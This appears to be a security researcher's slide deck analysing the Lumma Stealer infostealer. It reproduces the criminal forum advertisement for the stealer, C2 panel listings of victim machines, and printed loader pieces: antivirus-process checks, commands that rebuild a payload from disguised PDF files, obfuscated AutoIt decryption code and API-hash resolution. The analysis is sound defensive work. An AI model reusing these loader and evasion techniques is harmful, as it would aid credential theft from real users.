


Malware configuration extraction and other stuff

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Who Am I

- I work as a security consultant
- www.rootkall.com
- github.com/lowlevel01

Infostealers



Lumma Stealer



Lumma

Lumma Developer

Premium

Joined: Apr 12, 2021
Messages: 468
Solutions: 1
Reaction score: 322
Escrow deals: 5
Deposit: 0.05 \$

Dec 21, 2022

#1

Цена: \$250-\$1000
Контакты: <https://t.me/lummanowork>

Описание

LummaC2 - стиллер, **средний отстук 75-80%**, работает даже на чистых системах, **зависимостей нет** никаких(ВООБЩЕ), расшифровка лого на сервере, **вес билда 150-200КБ(зависит от чистки)**, ворует браузеры на базе Chromium и Mozilla, отличный низкоуровневый **быстрый файлгаббер**, ворует **60 браузерных криптовалютных и 2FA расширений**, обновляется буквально каждые два часа, **добавить ваш специфический браузер** или ваше специфическое расширение - **2 минуты!**

Много технической информации (пропустите)

1. Язык, используемый при разработке - Си, это позволяет в последствии без труда морфить стиллер
2. Почти не используется высокоуровневое WINAPI
3. Все взаимодействие с ОС происходит посредством вызовов низкоуровневой обертки, написанной на ASM, над системными вызовами, никакого WinAPI только ручные вызовы syscall'ов
4. Реализована технология Heavens Gate позволяющая переходить из WoW64 режима
5. Там, где WinAPI используется - его вызовы шифруются(читайте кастомный GetProcAddress)
6. Вся расшифровка полностью серверная, все данные передаваемые стиллером расшифровываются на сервере
7. В целях увеличения отстуга отправка данных происходит чанками
8. Вес билда 150КБ, CRT присутствует, не вырубал, кому очень важен вес могу слинковать CRT от другой студии, вес снизиться, UPX сожмет билд до 80КБ, но делать так не рекомендую
9. Имеется система обнаружения соседей, система мониторинга качества трафика
10. **Файлгаббер** в том числе **работает через низкоуровневые системные вызовы**
11. Весь код на 100% уникален(не паста из других стиллеров, и даже не паста из предыдущей версии этого стиллера LummaC)
12. Системные вызовы поддерживают архитектуры **ARM, x86, x64**, что позволяет запустить стиллер даже на новых маках в виртуальных машинах винды(лично у меня там кошелек, пользуйтесь 😊)
13. **Стиллер протестирован** на версиях операционных систем начиная с **Windows 7 x32**, заканчивая **Windows 11 x64** с последними апдейтами


Информация для пользователей

1. Крипт нужен, хоть и в скантайме **без криптоа стиллер полностью чист(FUD)** криптоа нужен чтобы он не утек куда в чистом виде
2. Актуальные сканы с **CheckZilla** смотрите в постах ниже
3. **В случае окончания подписки, Ваш трафик не пропадет**, как только Вы возобновите подписку, Все логи в период вашей неактивности будут ожидать Вас в панели, это касается ВСЕХ тарифных планов. Таким образом даже забыв оплатить подписку во время Вы не потеряете ни цента
4. **В случае нахождения бага**, вызвавшего Ваш простой, **при вашей возможности его повторить и подтвердить** - действуем по договоренности из вариантов:
 - а) возврат денег в полном объеме;
 - б) продление подписки на срок простоя + 3 дня

Stealer Logs

```
- LummaC2 Build: Nov  1 2024
- 
- Configuration:
- Path: C:\Users\admin\
- 
- OS Version: Windows 11 Pro (10.0.22631) x64
- Local Date: 
- Time Zone: 
- Install Date: 
- Elevated: 
- Computer: 
- User: 
- Domain: 
- Hostname: 
- NetBIOS: 
- Language: en-IO
- Anti Virus:
  - 
- HWID: 
- RAM Size: 
- CPU Vendor: 
- CPU Name: 
- CPU Threads: 
- CPU Cores: 
- GPU: 
- Display resolution: 2560x1440
- 
- IP Address: 
- Time: 
- Country:
```

C2 Panels (joint work with Abdelghafour Bouhdyd)



The screenshot displays a web-based C2 Panel interface. The top navigation bar includes a browser address bar with a non-secure warning and a sidebar with navigation links: Dashboard, Active Targets (0), Operations Map, Command Center (0), Data Collection (266), Implant Builder, Activity Logs, and Settings. The main content area is titled 'Collected Data Manager' and features a 'Filters' panel on the left with categories: All Files (266), Passwords (14), Crypto Wallets (18), Cookies (6), Telegram (0), and Documents (6). The central 'Collected Files' table lists 12 files, all categorized as 'screenshots'. Each file entry includes its filename, target (Unknown), size, date, and a set of action icons (download, view, delete). A 'Refresh' button is located in the top right of the table area. A 'LIVE STATISTICS' panel at the bottom left shows counts for Passwords (0), Crypto Wallets (0), and Documents (0), with an 'Updated: Just now' timestamp.

Filename	Target	Size	Date	Category	Actions
screenshot_fb2ec5afdab29f4d.png	Unknown	67.67 KB	07/01/2026 11:52:47	screenshots	[Download] [View] [Delete]
screenshot_fb2ec5afdab29f4d.png	Unknown	67.49 KB	07/01/2026 11:52:46	screenshots	[Download] [View] [Delete]
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:20	screenshots	[Download] [View] [Delete]
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:19	screenshots	[Download] [View] [Delete]
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:50	screenshots	[Download] [View] [Delete]
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:48	screenshots	[Download] [View] [Delete]
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:20	screenshots	[Download] [View] [Delete]
screenshot_c274fdecf5e510da.png	Unknown	348.07 KB	06/01/2026 16:56:18	screenshots	[Download] [View] [Delete]
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:17	screenshots	[Download] [View] [Delete]
screenshot_c274fdecf5e510da.png	Unknown	347.87 KB	06/01/2026 16:56:17	screenshots	[Download] [View] [Delete]

C2 Panels (joint work with Abdelghafour Bouhdyd)

The screenshot displays a web-based C2 (Command and Control) interface. The browser's address bar shows a non-secure connection to a redacted domain. The interface is divided into a left sidebar and a main content area.

Left Sidebar:

- 0 Active
- Dashboard
- Active Targets** (854)
- Operations Map
- Command Center (5)
- Data Collection (0)
- Implant Builder
- Activity Logs
- Settings
- LIVE STATISTICS**
 - Passwords: 0
 - Crypto Wallets: 0
 - Documents: 0
 - Updated: Just now

Main Content Area: Active Targets Management


Search targets by IP, hostname, country... Search

Target Name	OS	Status	Location	Host	Last Seen	Passwords	Wallets	Files	Action
DESKTOP-6M08RSK	Windows	online	Unknown	Abner	14/01/2026 06:35:33	0	0	0	Manage
DESKTOP-LCEHHH9	Windows	online	Unknown	HP	14/01/2026 06:35:32	0	0	0	Manage
DESKTOP-HCQFPQR	Windows	online	Unknown	Sein Zeldrick	14/01/2026 06:35:31	0	0	0	Manage
Seyidagha	Windows	online	Unknown	Seyid	14/01/2026 06:35:30	0	0	0	Manage
WIN-2NDLOOU09V	Windows	online	Unknown	Administrator	14/01/2026 06:35:30	0	0	0	Manage
ADMINISTRADOR	Windows	online	Unknown	Administrator	14/01/2026 06:35:30	0	0	0	Manage
NotebookHP		online							
MIS-PC		online							
TANIEU		online							

Malware is made to be hard to reverse



Lumma Stealer case



CypherIt Crypter

<https://github.com/lowlevel01/deAutolt>

Lumma Stealer case



Add.pdf



Cannon.pdf



David.pdf



Exercise.pdf



Hit.pdf



Movers.pdf



Sofa.pdf



Staying.pdf



Vibrator.pdf

```
1 Set Group=S
2 YOpRepresentation-Transaction-Hampshire-Fear-Authority-Happening-Pulling-Current-Centuries-
3 XDIO-Journalists-Raise-Wholesale-Revolution-
4 fgColin-Girls-Cognitive-Apartment-Modeling-
5 nPtOffer-Themes-Storage-Jewish-Elite-Degree-
6 UYDyPerson-
7 aRPlot-Nylon-Cox-
8 UJhAffair-Classical-Air-Sox-Dominant-Restriction-Fg-
9 Set Distances=Y
0 tBLVelvet-Exhaust-Kg-What-Racial-Enzyme-
1 imweAnnounces-Controversy-Src-Pressed-
2 DdOwn-Theatre-Lemon-Jack-Shipments-Ventures-
3 pWjRExecutive-On-America-Velocity-Explicitly-
4 UjVRes-Plains-Few-Thai-On-Substantially-Planned-
5 jABiotechnology-Worlds-
6 QqRole-Horn-
7 ljpAurora-Hilton-Cms-The-Fraser-
8 ItLVSpread-Candidates-
9 sqBNEvaluating-
0 Set Shannon=1
```

Sofa.pdf

Lumma Stealer case

```
// tasklist | findstr /I "opssvc wrsa" & if not errorlevel 1 ping -n 193 127.0.0.1
```

```
//tasklist | findstr "AvastUI AVGUI bdservicehost nsWscSvc ekrn SophosHealth" & if not errorlevel 1 Set rgD  
RvgFX=AutoIt3.exe & Set VMnvtbKkclhUStvOHyCZr=.a3x & Set EQiZBxReTULFtmeOaOHELeN=300
```

```
// extrac32 /Y /E David.pdf
```

```
// cmd /c copy /b 628106\Travis.com + Time + Criminal + Productivity + Resolutions + India + Kai + Ridge +  
Grad + Donor + Relying + Plant 628106\Travis.com
```

```
// cmd /c copy /b ..\Cannon.pdf + ..\Staying.pdf + ..\Add.pdf + ..\Movers.pdf + ..\Exercise.pdf + ..\Hit.pd  
f + ..\Vibrator.pdf a
```

```
%Fascinating%%beastality%%exper
```

```
vOHyCZr%
```

```
// start Travis.com a
```

Lumma Stealer case

So much
loop
obfuscation

```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
    $FUNDAMENTALBIOLOGICAL = ""
    While 910
        $AIRCRAFTSITUATIONSPOOLS = 7173
        Switch $AIRCRAFTSITUATIONSPOOLS
            Case 7171
                Log ( 896 )
                Ceiling ( 3961 )
                DirGetSize ( "Tracker!" )
                Floor ( 21 )
                $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 146267 / 146267
            Case 7172
                Cos ( 5772 )
                Floor ( 225 )
                Chr ( 1009 )
                ObjGet ( "Hero-Kernel-Geographical-" )
                ObjGet ( "Metallic/Horizon/Preservation/" )
                Exp ( 6040 )
                $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 638102 / 638102
            Case 7173
                $SQLPLASTICS = Call ( StringReverse ( "tilpSgnirtS" ) , $DXMONDAY , "J" , 2 )
                ExitLoop
        EndSwitch
    WEnd
    For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
        While 276
            $ARTWORKGOVERNMENTMODEL = 20613
            Switch $ARTWORKGOVERNMENTMODEL
                Case 20612
```

String decryption function

After cleaning



```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
    $FUNDAMENTALBIOLOGICAL = ""
    $SQLPLASTICS = Call ( StringReverse ( "tilpSgnirtS" ) , $DXMONDAY , "J" , 2 )

    For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
        $FUNDAMENTALBIOLOGICAL &= ChrW ( $SQLPLASTICS [ $BESTCOMPONENTS ] - $COMPANIESBARBADOS )
    Next
    Return $FUNDAMENTALBIOLOGICAL
```

Lumma Stealer case

Big hex string

```
3778 $FALWPEDNLKNRGB = "0x64AB3145C8F621F4855AB9719D94F9BBBAD191B131CEEA6566996DED4270AFFE447881DDDD16C835CA0C73592249EFB52140B(
3779 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "D68AACD35FB2AF4B6C62E80FADFDB58C7BCDB118938A4FDF583D420064B126AA2271EED00C2013A8AAF2C(
3780 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B1820F0F80CABB9A3BFEB36FE5A5F296BB9E73F7A9BE3FA4CC1DF9CBE91ADB3CD60561C0A404E834F299C(
3781 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "E9AC51C668A806A6A952D872461793228A68C2FB66AE5A5BB6FD300364162E6C988D748DED7072E0FD380(
3782 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "AF38833A309A1C05BBC6F9104FD74962A0EFF6EC43E20E69E04CEC17946F091FD0A64E07448D89F2340B5(
3783 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "BAE2EBE12CE4508E29657A9329357E691CFEB3D036C8F0A822D71ADB141D5092F4885BF4E83762BE7ADBB(
3784 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "0F5D2C730E8E117C4AFE3AE5B289D9FA68D8804F8BA5A822B525D484A20980A7E7E472AA3FDD173218D89(
3785 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6849DAE53080EE096F107FAC519B742D08D814CF711430423F0564D2EC6047E8D821E60B5F1FFE8C83105(
3786 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "6126A5EDD0E97196653497EEDB7A16E3C6F0EA90F90CD3B2E33B3423090155B4DE46A3134D5A13F066BD6(
3787 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B189AC08F8022EDACE21B4F975AB3B95716B13DA8DDC58098B431F71201C68F6F996A2802D33931BA496C(
3788 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B6C1FEF12AF39236336CB02F9767DAF3DBD8AC7AADCF177900576931C7FBA0C9159D0089F4CE6ADF4A51(
3789 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "61B415E1F731B98A6D41EADFDFA7F14E8EF4FE3D6739DB46A38E9AD086F7494D11062D082ED7463C536ED(
3790 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "9AFC23E0227A393E0BA08179BB9349468E21D70D0CD0E855D336999D849D9E990FD795EA7CAD79B1CDF26(
3791 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "864311729BBDD36257DDC7A85D4ACDF4C0A93FF4196764E5E5282044D93B7E2BDF609FAD53DD1256572DD(
3792 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "1B167EDE489AD8731B99253D5E4DD8332892E4B288A93066157E93B9373CB072DE934F8FDE6E64D46DC72(
3793 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "3D00C98FEF2730F4BB8D5DB538FD13445F6959CF88D4C76C7B1869BA2C3B815E31513B13193CC4AD005D7(
3794 $FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "020931D4189DD6A218443181E60F583314175F87E782A35E718A59A3F2F39CA399C5C71AA1DBC04ECCBD(
```

Cross reference
Aka ctrl + f




« Global \$SEARCHCOMSILICONINDIVIDUALLY =
THUNDERCOLOGNEEXCLUDE (OILPORTRAITS (
BILLIONBOARDCAROLINE (Binary (\$FALWPEDNLKNRGB) ,
Binary (BORN (
"61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 +
4294967292))) , \$LAZYOBTAINING) »

Lumma Stealer case

BORN ("61J59J54J62J61J62J59J60J61J54J60J58J55J54J60J59J57" , 9 + 4294967292)



86198967817521764



Dynamic API Resolving

- IAT is empty and all the API functions are dynamically resolved.

Dynamic API Resolving

Global
reference
to the DLL
pointer

Hash of API name

```
WinHttpOpen_ = resolve_api(winhttp.dll_, 0xbb05c3b7);  
WinHttpConnect_ = resolve_api(winhttp.dll_, 0x2f9f7f1f);  
WinHttpOpenRequest_ = resolve_api(winhttp.dll_, 0x826401e8);  
WinHttpCrackUrl_ = resolve_api(winhttp.dll_, 0xcf184f04);  
WinHttpSetTimeouts_ = resolve_api(winhttp.dll_, 0xe665f705);  
WinHttpAddRequestHeaders_ = resolve_api(winhttp.dll_, 0x3dad0fa3);  
WinHttpSendRequest_ = resolve_api(winhttp.dll_, 0x6a715e0a);  
WinHttpReceiveResponse_ = resolve_api(winhttp.dll_, 0x934b36d7);  
WinHttpQueryDataAvailable_ = resolve_api(winhttp.dll_, 0x38000af4);  
